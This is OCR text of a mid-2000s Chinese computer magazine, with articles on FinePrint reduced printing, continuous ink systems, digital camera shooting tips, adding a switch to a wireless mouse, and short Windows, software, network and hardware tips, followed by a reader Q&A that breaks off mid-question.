在执行打印命令后，FinePrint 将打开一个对话框，对话框中包含“预览”、“信纸”、“表单工厂”、“设置”、“关于”五个选项卡，我们只要通过“预览”选项卡就可以设定 FinePrint 以何种方式打印，其余选项保持默认值即可。在“预览”对话框中的“布局”一项中可以选择输出的格式，有 1、2、4、8 和 Booklet(小册子)五种格式(见图 4)。



图 4　FinePrint 中设置缩印比例

对于 A4 纸来说，在一页纸上打印四页刚刚好，如果选择八页，打印出来的字体就会太小。倘若打印的分辨率在 2400dpi 以上并且支持 2 微微升墨滴，那么即便使用八页打印也会得到很清晰的效果，只是字体相对较小。

廉价照片输出——改装连续供墨系统

连续供墨系统的实质就是利用打印机墨盒在打印中向喷头源源不断地输送墨水的同时，墨盒内也需要自动吸入同等容量空气补充平衡这一原理，将从墨盒通气孔补充空气改为补充墨水，不管墨盒给喷头输送多少墨水，都能及时补充同量墨水进入。补充墨水通过软管连接到打印机外的墨水大容器上，这样就能保证墨盒始终有足够的墨水。连续供墨系统主要由三个部分组成(见图 5)。

外墨盒:这是打印机外面存放墨水的大容器，目前主要是以相应的塑料材料注塑的盒子为主。外墨盒一般要和打印机放在同一平面，要求墨水液面略低于打印机喷嘴。千万



图 5　全套连续供墨系统

不能高于打印机喷嘴过多，否则压力过大，墨水会通过打印头流进打印机内部废墨仓里。

排管和排管支架:外墨盒通过软管向打印机输送墨水，按照打印机使用的颜色数将各色软管粘为一排，称为排管，4 色打印机使用 4 排管，6 色打印机使用 6 排管。排管的两边，一头接外墨盒，一头接内墨盒。排管采用含硅胶的软管，富有弹性、不易老化。

内墨盒:打印机内部装入墨车的墨盒称为内墨盒。内墨盒有原墨盒和专用墨盒。原墨盒指原厂墨盒和通用墨盒通过改装，作为连续供墨的内墨盒，专用墨盒指专门针对连续供墨而制造的墨盒，主要有无绵墨盒、墨囊等。目前采用无绵墨盒居多。

连续供墨系统安装和使用都非常简单，不需要对打印机做任何改动。而且如果不想使用连续供墨系统，可以随时取下系统，换上原墨盒即可使用。目前市场上销售的连续供墨系统大多直接配好以上三项配件，用户在使用时只需要在打印机内放入相应的墨盒，然后按照颜色连接输入管即可(见图 6)。



图 6　连续供墨系统与打印机配合工作

在选购打印机时，我们也建议用户更多考虑产品是否能够改造填充墨水或者使用填充墨水，这对于照片打印量较大的用户而言十分重要，可以直接将打印成本降低60%以上。

CF [YY31]

数码相机新手必读的五大拍摄技巧

★★

■北京 天马行空

编者：编辑部在今年第1期刊登了《好"摄"之途——数码相机拍摄实例剖析》专题文章后，很多读者纷纷打电话或发E-mail咨询数码相机的拍摄技巧。相信，本文可以满足DC初学者的需求。

1.合理选择拍摄分辨率

我们都很清楚，数码照片的质量与像素(分辨率)有关，像素越高图像质量就会越好。而经实际情况的推算，200万像素的数码相机大约与1200dpi的扫描仪拥有同等的数字影像捕捉能力，而600万像素的数码相机则可视为与2400dpi的扫描仪同级。若只是使用一般的平台扫描仪扫描照片，那么数码相机只要200万～300万像素就可轻易地胜过传统35mm相机了。不过，如果输出4英寸×6英寸，约A6大小，使用200万～300万像素的数据相机足可满足一般人的需求。而若只是用于电脑72dpi的显示器，要求就更低了，分辨率为1024×768，才约为80万像素，任何一台200万像素级别的数码相机都可以游刃有余。因为数码相机储存空间有限，因此我们要因地制宜，合理选用分辨率，如：只用于PC的，一般使用1280×960；如应用于印刷，一般采用1600×1200；拍生活照时，当然用2048×1536。在要求不高的情况下，压缩标准也采用Standard，这可比Fine的压缩标准存多一半的图片。

2.掌握好闪光灯进行拍摄

最好使用自动闪光灯模式，让数码相机自动检测环境，以达成最佳拍摄状况。如果你在室内外拍照都使用闪光灯的话，部分数码相机的表现会有明显的改善，但是不见得就可以拍出好效果。例如，在室内或大白天遇到逆光的情形，比如夕阳西下、背景是光线强烈的霓虹灯景观等，仍旧可以使用闪光灯来补光，将光线打在主体部位上，以免拍出来的图像一片黑的 结果。但是你也要确定一下你手中数码相机的闪光灯指数，也就是闪光灯有效范围，一般来说在0.5～3米之间，这也要视不同的数码相机有着不同的有效范围。否则超过这个范围，可能会使闪光灯无效。如果是近距离拍摄，比如在15～20cm之间，请选择强制不闪光，否则容易曝光过度。

3.避免拍摄大面积同色块景色

由于受到像素与取样的影响，目前的数码相机无法将色块区分得太细。比如，一件黑色的衣服，在光线与阴影的作用下，其黑色色块就可以分为成百上千种黑，数码相机却只能将这种黑分为24种或36种，会与真实景像有所差距。所以，为了要拍出好的照片，最好主体能有既平顺又明显的轮廓，比如人像、车子、建筑物等。也就是说，要将前景与背景明显区隔开来，使图像更加生动。

4.正确运行光线的强度和角度

光是摄影的灵魂。因此我们要留心光线的变化，不仅是光的强度，还有光的方向，用心与光线对话。如：落日把晚霞染成红色，象征着浪漫；阴暗的天空呈现出灰色的冷色调，象征着忧郁；树荫中撤下一束阳光，透射出欢乐、愉悦的情绪……。

(1)分辨光的强度

硬调光通常是由单一光源发出的，比如：太阳、聚光灯、闪光灯或单只灯泡。在这种照明下，被摄体反差较大，细节和质地被突出。你可以运用这种光线获得纪实效果。

与此相反，漫射光线产生的光质较软。室内间接的照明，户外的树阴和阴天时都属于这种情况。在这种光线条件下拍摄肖像和静 的户外风景都是再理想不过的了。

(2)讲究用光角度

用光的角度不同，被摄体的质感会相应地被强化或削弱，被摄体的形状就会被突出或被淡化。照片的基调是愉快的还是忧郁的，也会因用光的角度不同而有所不同。从相机上方或后方(通常称之为正面光)投射过来的光线会降低被摄体的层次感，原因是正面光不利于营造高光和阴影。较好的选择是让光源偏于一侧，同被摄体呈大约45°角的侧光，就可以很好地表现被摄体的形状和细节。当光线从被摄体身后射来，正对着相机时就会产生逆光。拍摄对象在逆光中显得富于戏剧性。在拍摄肖像时，逆光在人物的头发边际产生漂亮的轮廓光。反差大的逆光可以产生剪影的效果。

5.不要迷信数码相机的自动模式

首先，和传统相机另一个最大的差别是数码相机有一个白平衡。这有点类似于传统摄影中的色温，也正是由于初学者没有重视这白平衡，所以才会生产偏色。数码相机一般都提供有自动、室内、室外、手动四种模式，初学者都信赖AUTO，可往往拍出的图片偏了某一颜色，只要我们细心注意LCD取景窗是可以看出的。当我们刚拍摄到某一实物，该实物一般偏重某一颜色，假如蓝色，这时数码相机的白平衡会自动偏向于蓝色，再拍摄其他实物时自然也是会偏色的了。这点虽然在LCD中会体现出来，但初学者一般都没发觉。同时，有些模式也不尽完善，如：SONY的

让无线鼠标“休息”一下

★★★

■江苏　天师

笔者近日从网上淘得一款无线鼠标，虽说这款鼠标仍是普通的机械鼠标，但几十元的低廉价格还是让我等穷人过了把无线　。使用了一段时间后，感觉还不错。不少朋友都说无线鼠标耗电大，笔者使用的是普通的7号电池，用了有两个月左右，还是比较省电的。

该鼠标内有状态指示灯，当鼠标移动时，指示灯亮，说明有信号发出，接收器接收到信号后再传送到电脑内，经处理后在屏幕上显示鼠标移动的轨迹。当电脑主机关闭后，移动鼠标，鼠标的状态指示灯仍亮，说明鼠标仍是在不断的通电工作。无线鼠标上并没有安装电源开关，因此，这种无线鼠标与家中的彩电遥控器一样，是二十四小时〝上班〞的，中间也没有个休息的时间，无线鼠标在这样长时间的工作中，整个电路都在随时待命，会影响三极管、电容等这些元件的使用寿命。尤其是两个红外线发射管，不管是否需要，都要发射出红外光，长此以往，很容易导致红外线发射管的老化。

在日常生活中，并不是需要经常使用鼠标的，因此，出于省电和防止元器件老化的目的，笔者在鼠标内增加一个电源开关，具体操作如下：

1.首先，拆开鼠标，这款鼠标的电池仓在上部，如果将电池与鼠标之间安装一个开关，就可以起到控制鼠标的作用。仔细观察一下鼠标的内部结构，尤其是电池附近，发现与电池夹相连的电路板上有根飞线，将这根线断开，再串接一个开关就可以了（见图1）。




图1

2.开关最好是选择微型拨动开关（见图2），这样使用起来要顺手些。根据鼠标内的空间以及使用习惯，笔者将拨动开关安装在鼠标的侧面，也就是大拇指靠后的位置。在拨动开关上焊上两根细导线，再与电路板上断开的焊点相连。焊好后用万用表检查一下，看电路是否正常通断，有无虚焊短路等。




图2

3.根据拨动开关的安装位置，用烧热的电烙铁在鼠标上烫孔，再用小刀修整一下，使开孔平滑美观。将拨动开关塞进挖好的孔内，试着拨动开关，开关能灵活拨动就行了，用强力胶或是热熔胶将拨动开关固定在鼠标的外壳上，再将鼠标外壳装好即可（见图3）。

经过如此改制后，在不使用电脑时可以顺便将鼠标关闭，让鼠标该休息时就休息，需要使用时再打开开关即可。一个小小的开关就可以节省电池，延长鼠标的使用寿命，真是一举两得。




图3

CF [YY33]

数码相机在室内模式下都有〝蓝色综合症〞现状，因此我们还是尽可能使用手动白平衡为好。而且，还要密切留意LCD的色彩变化，一发现该白色的不是白色，就得重新对白色的实物取光修正白平衡。另外，有些数码相机也具备了自动包围式白平衡的功能，以便记录准确的色彩信息。

其次，光圈、快门的控制。建议若有手动的也应使用手动模式，因为自动模式下通常拍出来的图片暗淡，特别是室内，噪点也多。因为在室内拍摄时，数码相机一般会自动提升ISO值，如:SONY DSC-F505V在室内一般达282左右，而感光度与影像质量成反比关系，即选用的等效感光度越高，影像质量越差。这和传统感光材料的特性类似，只是在数码相机上这种特性表现更为明显。因为传统摄影中，我们通过选择不同的感光度胶卷或者通过〝提速增感〞来改变拍摄时的感光度，但是数码相机就不能这样做，它只能通过提高CCD的灵敏度以及电路的增益来提高CCD的反应速度，即牺牲滤波性能和分辨率指标为代价，这样做就会产生一个信号噪声的问题，并最终在画面上留下痕迹，这一点和传统的高感度胶卷的粗颗粒十分类似。所以在用数码相机拍摄时，若想获得好的成像质量应尽可能地选择低的等效感光度，或直接固定在最小值。

再次，数码相机都有微距模式，而且数码相机的广角一般较大，达F2.0左右。在自动模式下，相机的程序也倾向于使用较大的光圈以缩短快门时间，防止震动。但摄影常识告诉我们，照相机镜头的收缩一般从最大光圈收缩两级左右拍摄的照片效果最好。尤其是在微距模式下，如:SONY DSC-S75在拍一些手机按键时，只有中间部分清晰细腻，周边的都带轻微的模糊。因此，我们最好使用光圈先决或全手动模式，使用较小的光圈以扩大景深。如果数码相机没有光圈优先功能，可以试着尽量提高环境亮度，让数码相机自动选择较小的光圈或者使用闪光灯，图像质量也能有所改善。

CF [YY32]

123

123

系统密技E卡通

技巧(J) 快速查看进程中的服务

想知道自己操作系统中某个进程是不是病毒，或这个进程有没有成为病毒宿主，查看一下挂靠在进程上的服务吧，说不定能找出“化身”为系统服务的后门。首先点击“开始→运行”，在运行输入框中输入“CMD”(不含引号)并回车，根据自己的系统类型在命令行窗口中输入以下命令：

Windows 2000:tlist -s

Windows XP:tasklist /svc

命令执行后将列出系统中进程所包含的服务，如果发现系统进程(如svchost.exe)中挂接了“BlackDoor”等后门服务，不要犹豫，赶快杀毒吧。（木头人）

系统密技E卡通

技巧(J) WMP让MP3有“面子”

经常用WMP听MP3的朋友都会发现，有些MP3音乐的“唱片集信息”栏中镶有漂亮的图片，而我自己转换的MP3音乐中为什么没有呢？经过一番研究终于发现了让MP3有“面子”的方法：首先在WMP主界面右侧的播放列表中右击需要添加图片的MP3，在弹出菜单中选择“高级标记编辑器”，在随后出现的对话框中选择“图片”选项卡，再点击“添加”按钮，在文件选择框中选择一张图片，确定后就可为自己的MP3文件添加上漂亮的唱片集信息图片了(在Windows XP+WMP9.0下测试通过)。（心随移动）

系统密技E卡通

技巧(J) 让XP的搜索结果更快更准

在默认情况下，Windows XP不会搜索某些目录中的文件，并且其对文件内容搜索的支持也不是很完善。如何让Windows XP的搜索结果更快更准呢？

1.打开“注册表编辑器”，点击左侧的树状目录展开注册表分支，定位到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer]。

2.在右侧框中分别将CaseSensitive、IncludeSubFolders、SearchHidden、SearchSlowFiles、SearchSystemDirs(均为DWORD值，如没有并创建)这4个键值修改为1，可以最大限度地扩大搜索范围。

3.定位到[HKEY_CLASSES_ROOT]分支，这里是控制文件内容搜索所支持的文件类型，可以将一些较常见的文件类型加入其中，以HTM格式为例(如果已有该分支，则直接修改其默认值即可)：在该分支新建一个名为“HTM”的项，再在HTM项下新建一个名为“PersistentHandler”的子项并将其默认值修改为“{5e941d80-bf96-11cd-b579-08002b30bfeb}”(项名及值均不含外侧中文引号)。

让搜索更快：可将[HKEY_CLASSES_ROOT]分支下不需要进行内容搜索的文件类型删除。点击“开始→搜索→文件或文件夹”，在搜索窗口中点击“改变首选项→使用制作索引服务→是的，启动制作索引服务”。这样在系统处于空闲时，就会自动将硬盘中的文件编制索引并加以维护以提高搜索速度。（猫狸小五狼）

系统密技E卡通

技巧(J) 多系统轻松共享“极点中文”

“极点中文”是一款非常优秀的免费五笔输入法，笔者的许多朋友现在都用上了它，有些朋友安装了多个操作系统，为了在多个系统中使用“极点中文”难道一定要分别在其下安装一遍吗？当然不必这么麻烦，其实只需要在硬盘中已安装的任一操作系统中安装一次“极点中文”，在其他操作系统里，运行其安装目录中的registry.exe即可自动重新注册输入法组件，重启后即可正常使用了。（闫艳力）

系统密技E卡通

技巧(J) 在桌面的时钟旁显示自己的名字

系统托盘中的时钟大家都见过，可是你是否见过在时钟旁边显示你的名字呢(如“佐助16:00”)？

1.点击“开始→设置→控制面板”，在“控制面板”中双击“区域和语言选项”。

2.选择“区域选项”选项卡，点击“标准和格式”栏中的“自定义”按钮。

3.在弹出的“自定义区域选项”窗口中打开“时间”选项卡，在其中的“时间格式”选择框的内容尾部加上“tt”(不含引号，完成后应为“tt H:mm:ss”)。

4.将其下的“AM符号”和“PM符号”都修改为你自己的名字(如“佐助”)，依次点击“确定”关闭设置窗口，此时系统托盘中的时钟已经显示了你的名字。（佐助）

系统密技E卡通

技巧(J) 玩完游戏也要快速关机

大家如果经常玩一些大型游戏的话(如：FIFA2005)，可能经常会出现这样的情况：结束游戏后马上注销用户或关闭系统会非常缓慢，需要等待很长一段时间才能完成注销或关闭操作。这是由于在游戏关闭后，系统还没有来得及完全释放其内存资源。其实这时只要在关闭或注销前按下“Ctrl+Alt+Del”打开“任务管理器”，选择菜单“查看→立即刷新”，反复执行几次刷新操作。然后再关闭系统或注销用户，这样速度就会明显加快。(fengyan)

系统密技E卡通

技巧(J) 就为一“点”别想让我切换输入法

使用“智能ABC”输入中文时，经常会遇到需要输入点(即“.”)的情况，如小数点、文件扩展名前的点、网址中的点。许多人为了这一“点”不得不用“Ctrl+Space”键来切换中英文输入法，操作非常麻烦不说而且在Windows 98下常常会因此而导致程序发生错误。其实我们可以使用键盘右侧数字小键盘上的“Del”键，这个“.”键不受任何输入法(当然也包括“智能ABC”)的影响，可以随时轻易地输入这一“.”了。（木头人）

CF [MJ01]

软件密技E卡通


技巧(J) 在千千静听中精确定位歌曲进度

使用千千静听播放音乐时，想在某首歌曲播放时找到自己想听的进度段，如果用鼠标在播放进度条点击拖动进度往往不能正确地找到，其实现在你可以将鼠标移动到"歌词秀"窗口，这时鼠标会变成小手形状，此时可向上或向下拖动歌词，窗口中会出现一条横线来定位当前歌词，拖动到自己想听的那段歌词后松开鼠标，千千静听就会自动跳转到这段歌并开始播放了。（木头人）

软件密技E卡通

技巧(J) 在RealPlayer中流畅快速的播放在线视频

如果想在RealPlayer中流畅快速的播放在线视频文件，就需要修改使用RealPlayer的默认设置：打开RealPlayer后，选择菜单中的"工具→首选项"，然后在窗口左侧选择"常规→播放设置"，并在窗口右侧勾选"启用TurboPlay"项，启用该项可以让RealPlayer就绪后就立即开始播放，不用再用等待达到最低缓冲设置。不过使用此项需要对网络有一定要求，速度最低也要为256Kbps，此项设置可以在同一窗口的"连接"项下将"正常"的速度设置为更高速度即可，然后点击"测试连接"按钮进行测试。(BCD)



软件密技E卡通

技巧(J) 在Word中实现折页打印

所谓"折页"打印，是将两个连续页面打印到同一张纸上，然后对折起来，就像书本一样可以两面翻开。使用这种打印效果，不仅可以节约用纸，而且还很美观。在Word XP中，我们可以轻松实现"折页"打印：单击菜单中的"文件→页面设置"，选中"页边距"标签，在"多页"下拉列表中选择"书籍折页"，确定退出即可。

需要注意的是，如果你的打印机不支持双面打印，还要在打印属性设置窗口中将"手动双面打印"一栏勾上，这样一来打印机一旦打完一面，它就会自动提示你对另一面进行打印。（武汉　王勇）

软件密技E卡通

技巧(J) 让PQMagic运行在Server版系统中

一般情况下PQMagic是无法运行在安装有服务器版系统(包括Windows 2000 Server/2003 Server)的电脑上，而且不管是Windows版还是DOS版都无法使用，如果出现这个问题表示，其实只要改个文件就可以实现了(以Windows 2000为例)：打开Boot.ini文件，将其中的"Microsoft Windows 2000 AdvancedServer"(不含引号)改为"Microsoft Windows 2000 Professional"(不含引号)，并将此行中"="的前后各加一个空格即可，这种方法既不影响使用Windows，也不影响使用PQMagic。如果你只暂时用一下PQMagic，则可直接在DOS下为Boot.ini重命名，再进行分区等操作后恢复即可。(BCD)

软件密技E卡通

技巧(J) 倒放MOV电影

用QuickTime打开一个MOV文件，当播放时，点击暂停键，按下Shift键并双击播映窗口，电影就倒着播放了，连声音也是倒着的哦。（北京　猪贝贝）

软件密技E卡通


技巧(J) 在Winamp中快速定位至指定的歌曲

在Winamp中，如果你的歌曲列表过长，则可以按F3键，然后打开播放列表，再输入你想查找歌曲的英文字母就可以查找了，不过此方法无法查找中文歌曲。(BCD)

软件密技E卡通

技巧(J) 让McAfee VirusScan阻挡危险程序的写入

McAfee具有防止有害程序写入关键文件夹的功能：进入系统后，右击系统托盘内McAfee软件图标，选择VirusScan控制台，双击"访问保护"项，在弹出窗口中点击"文件、共享资源和文件夹保护"标签，选择"阻挡对所有共享资源的读写访问→阻止并报告访问尝试"项，然后在"要阻挡的文件和文件夹"下勾选设置即可(见图)。(BCD)



此功能只有在McAfee VirusScan 8.0以上版本才可使用

CF [MJ02]

网络密技E卡通

技巧(J) 在Maxthon中快速切换标签

Maxthon的多标签页 览是最让网友们津津乐道的功能，可有时面对自己打开的一大堆标签页，想随心切换一下当前 览的网页是件比较麻烦的事，难道非得用鼠标一一点击么？许多人都知道，可以利用"CTRL+1"、"CTRL+2"等快捷键来切换第一、第二标签页等，但如果你的标签页超过了10个，怎么办？其实，将你的鼠标移动到Maxthon的标签栏，然后再向上或向下滚动鼠标的中键滚轮就可快速切换当前 览的标签页了。（木头人）

网络密技E卡通

技巧(J) 在MSN中批量添加好友

随着MSN的流行，现在大家都将MSN做为自己的办公常用软件，可MSN添加好友的过程比较繁琐，如果刚接到一新的工程项目，而需要将此新项目中所有合作伙伴添加到自己好友中，显然很麻烦。现在提供一下简单的批量添加MSN好友的方法。

在MSN Messenger程序窗口中依次点击"联系人→保存联系人名单"，将现有的联系人导出为一个CTT文件，然后找到此文件，再按住shift键右击此文件，选择"打开方式"，从中选择"记事本"软件将其打开后，发现格式如下："

……

<contact>user1@cfan.com</contact>

<contact>user2@cfan.com</contact>

<contact>user3@cfan.com</contact>

....

将其中的"user1、user2、user3"等地址修改成欲填加的好友的邮箱地址如"user4@cfan.com"，然后保存。最后在MSN界面中选择"联系人→从已保存的文件中导入联系人"，选择刚才修改保存的CTT文件打开便可顺利完成添加过程。（木头人）

网络密技E卡通

技巧(J) 让Firefox运指如飞

在Firefox地址栏中输入"about:config"后回车，调整以下值即可提高Firefox启动和网页载入速度，如果没有出现下述值，则自行新建一个：

network.http.pipelining.maxrequests：30，network.http.proxy.pipelining：true，network.http.max-connections：48，network.http.pipelining：true，network.http.max-persistent-connections-per-proxy：12，network.http.max-connections-per-server：24，browser.cache.memory.capacity：16000。设置完毕后重新启动Firefox，在其桌面快捷方式上点击右键，选择"属性"菜单，为其加上一个运行参数："/Prefetch:1"。（SC）

网络密技E卡通

技巧(J) 聊天背景一拖即换

MSN 7.0允许我们自定义聊天背景，可以与好友一起分享漂亮图片，但每次设置都非常复杂，其实我们只要打开聊天窗口，然后把想做背景的图片直接拖到聊天窗口上，就可以起到更换聊天背景的作用了。需要注意的是，在拖动图片的时候，不要把图片拖到消息发送窗口中，不然图片就会直接发送给好友了。（吕学华）

网络密技E卡通

技巧(J) 个性头像轻松设置

在MSN 7.0中我们也可以自定义个性头像，在自定义头像的时候，要经过复杂的 览本地硬盘、选择图片等操作，其实你也可以直接把喜欢的图片拖到MSN主窗口右下角显示自己图片位置，这样也可以起到更换头像的方法。（吕学华）

网络密技E卡通

技巧(J) 宽带用户提高网络下载速度

下载速度的大小主要取决于网络带宽以及下载文件所在站点的速度，不过对于那些网络带宽达到2M以上的用户可以使用如下的方法来明显提高下载速度：

运行"Regedit"命令打开注册表编辑器，定位到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters]，新建一个名为"TcpWindowSize"的dword值，将其值设置为8760（如果你使用56Kpbs Modem）或者70080（如果你使用大等于512Kbps带宽的ADSL），如此设置的意义在于增大Windows的TCP堆栈。不过该值建议不要设置太大，这样可能会引起包丢失的问题。该技巧适用于Windows 2000/XP/2003。对于网络速度的优化，仅此键值有明显效果，其他设置几乎没有优化效果，所以建议大家不要使用所谓的"网速优化软件"。（JC）

网络密技E卡通

技巧(J) 内网用Real Player在线看大片

当用IE打开一些在线播放网站的Real格式的电影时，通常会自动采用内嵌Real的播放。大部分网站都会对地址进行加密，而且地址很难查到，直接用Real Player播放有些困难。另外，有些内网用必须用代理才能观看，而IE的代理并不能和Real Player有效地结合起来，怎么办呢？

Real Player除了是播放器，它其实还是一个IE内核的 览器，可以在Real Player的 览器中添加代理，解决IE代理看在线电影的问题。它比IE调用要好用不少，如果你用IE不能看，不妨试试Real Player的 览器功能。(softer)

CF [MJ03]

硬件密技E卡通

技巧(J) **自制防水数码相机罩** Go

如果你已经有了一台数码相机，可它既不是防水数码相机，也不能选购到合适的防水壳，那样的话就只有自己动手来实现数码相机的防水功能啦！首先根据自己数码相机尺寸购买一个万用密实袋，质量当然要好一些！以确保不会容易进水。制作过程也很简单，先将数码相机放在密实袋内，并应放到袋角位置以防止走位。当放置好合适的位置后，在镜头位置的中心点画下记号，然后再将数码相机取出。然后在密实袋里面放件如厚书、木板这类的平整东西，以画下记号的点为中心点，用圆规刀沿着切出一个圆，而这个圆形最好比镜头小点的。把数码相机放回密实袋内，其中镜头对准被切出圆的部分，找一个UV镜，由于那个被切出的圈比镜头小，所以镜头与UV镜之间可以经过胶袋来接合，这样一来数码相机完全被包裹在密实袋里面了，然后在UV镜与镜头之间的接口位置再卷一圈胶纸以确保不会漏水。为了测试一下它的密封性能，我们可以向密实袋里面吹口气进去，然后拉好封口，以里面的空气捏不出来为准。然后打开封口，把里面的空气全部挤出，最后再封口并拿胶纸把空出来的胶袋部分扎好，防水数码相机就此完成。

提示：最后要提醒大家的是，这个设计只能应付一般细雨蒙蒙的环境，可千万不要拿它在瓢泼大雨的环境中使用，更不要说去潜水使用了。 （四川　八云）

硬件密技E卡通

技巧(J) **确保投影机使用时的“同一性”** Go

为了防止灯泡发生爆炸或者出现工作功率不匹配的现象，投影机对其连接的电源规格进行了严格的规定。用户在将投影机连接到电源插座上时，应注意电源电压的标称值，机器的地线和电源极性，并要注意接地。这是由于当投影机与信号源（如PC机）连接的是不同电源时，两零线之间可能存在较高的电位差。当用户带电插拔信号线或其他电路时，会在插头插座之间发生打火现象，损坏信号输入电路，不但有可能会使灯泡不能正常工作，而且还有可能损坏投影机，严重的话还能引起火灾事故。因此，我们最好使用随投影机附带的电源线，同时保证与电源线相连的插座要接地可靠。 （四川　八云）

硬件密技E卡通

技巧(J) **MP3播放器技巧两则** Go

1.开机后，播放器无法控制

这个绝大多数情况都是因为播放器的HOLD键被拨到了锁定状态，只要取消锁定即可。

2.播放器奇怪死机

这是由对MP3播放器做非法操作引起的，诸如开机拔电池、反复开机关机、传送文件时拔MP3等，都会导致MP3频繁死机。一般情况，可以取出电池，过几秒再装入播放器中，内置电池的MP3多带有一个reset键，将它按下即可；如果是非法插拔导致，将播放器格式化一次即可，最好使用它专用的格式化软件。 （四川　八云）

硬件密技E卡通

技巧(J) **红外摄像的两个误区** Go

1.白天使用红外线夜摄功能可能损坏数码摄像机

一些朋友在白天使用红外线夜摄是为了追求所谓的“透视”效果，其实多数摄像机已经限制了所谓的“透视”，而且这样做有可能对数码摄像机的CCD感光元件造成伤害，不同设置档之间的块门速度不同，快门速度越低对CCD感光元件的伤害越大，可能使你的正常摄影都会受到很大的影响，甚至损坏机器。

2.误认为红外线夜摄可以拍摄无限远的景物

从原理上看，使用红外线夜摄进行拍摄的前提是数码摄像机能发出人们肉眼看不到的红外光线去照亮被拍摄的物体，所以说它的拍摄距离是有一定限制的，并不是无限远，当数码摄像机发出的红外线到达不了所要拍摄的物体，我们是无法拍摄到更远一些的景物的。 （四川　八云）

硬件密技E卡通

技巧(J) **网线的制作标准** Go

在使用T568A标准制作网线时，应该将RJ-45水晶头的弹片面朝下放置，然后按照从左到右的顺序，将双绞线的“绿白”线、“绿”线、“橙白”线、“蓝”线、“蓝白”线、“橙”线、“棕白”线、“棕”线插入到RJ-45水晶头中；在使用T568B标准制作网线时，应该将RJ-45水晶头的弹片面朝下放置，然后按照从左到右的顺序，将双绞线的“橙白”线、“橙”线、“绿白”线、“蓝”线、“蓝白”线、“绿”线、“棕白”线、“棕”线插入到RJ-45水晶头中。

而且在制作网线的过程中，必须遵循“同类”交叉、“异类”直通的原则来进行。例如，网卡与网卡直接连接，交换机与交换机直接连接，集线器与集线器直接连接等，都属于“同类”连接，因此你就必须使用交叉的连接法制作网线；在制作交叉型网线时，网线一端的RJ-45水晶头中的导线顺序必须按照T568A标准制作，网线另一端的RJ-45水晶头中的导线顺序必须按照T568B标准制作。此外，网卡与交换机直接连接，网卡与集线器直接连接等，都属于“异类”连接，所以你就必须使用直通的连接法制作网线；在制作直通型网线时，网线一端的RJ-45水晶头无论是按T568B标准制作或T568A标准制作都可以，不过另外异端也必须按照相同标准来制作。

倘若你没有按照标准制作网线时，网络传输速度可能在开始阶段很正常，不过过了一段时间后，网络“反应”就会逐步迟钝了。 （四川　八云）

CF [MJ04]

系统

1 安全证书失效引起的问题

问：我一直在使用IE6上网，最近在 览网页时，无论登录任何一个网站，即使这是一个非常安全可靠的网站，桌面上也会跳出一个窗口，指出该网站存在安全问题。请问这是怎么回事，如何才能解决这个问题？（上海　李飞）

答：出现这个现象的原因很可能是因为你的操作系统中所安装的根源证书已经失效了，根源证书是用来验证其他证书（包括安全性证书在内）的应用程序。你可以登录www.verisign.com/support/site/update.html网址，点击"Accept"按钮下载安装最新版本的根源证书。

另外还有一种可能是"日期/时间"选项设置错了。比如说使用的是多年前的日历。你可以双击"任务栏"上的时间显示图标，将日历设置为正确的日期和时间并保存退出即可。

2 ERD磁盘——系统救命稻草

问：我的Windows 2000不能启动了，根据现象上网查询，说有可能是系统文件遭到破坏，要用ERD磁盘来恢复。请问系统文件是什么性质的文件？ERD磁盘又是什么性质的磁盘，如何制作？（山东　余文景）

答：Windows系统文件是Windows用来加载、配置和运行操作系统的一系列重要文件。通常绝不能删除和移动系统文件，Windows 2000以上的操作系统对用户进行的系统文件操作都会提出不允许操作的警告。

但是，有时因为某种特殊的操作或软件冲突等原因会使某些系统文件遭到破坏。要恢复被破坏的系统文件，就要用到紧急修复盘，紧急修复盘英文简称ERD。如果你事先制作了系统的ERD磁盘，则可以用它来自动恢复受破坏的系统文件。

Windows 2000环境下紧急修复磁盘的制作方法是：依次选择"开始→程序→附件→备份"，然后从备份窗口中选择系统菜单"工具→创建一张紧急修复盘"，插入软盘，按提示操作即可。

3 恢复被病毒损坏的系统文件

问：我的Windows XP感染了病毒，由于杀毒软件不能杀除这种病毒，于是选择将系统中一些染毒的可执行文件删除掉了。我手头上有Windows XP的系统安装盘，请问在不重装操作系统的情况下如何恢复这些系统文件？（北京　阿风）

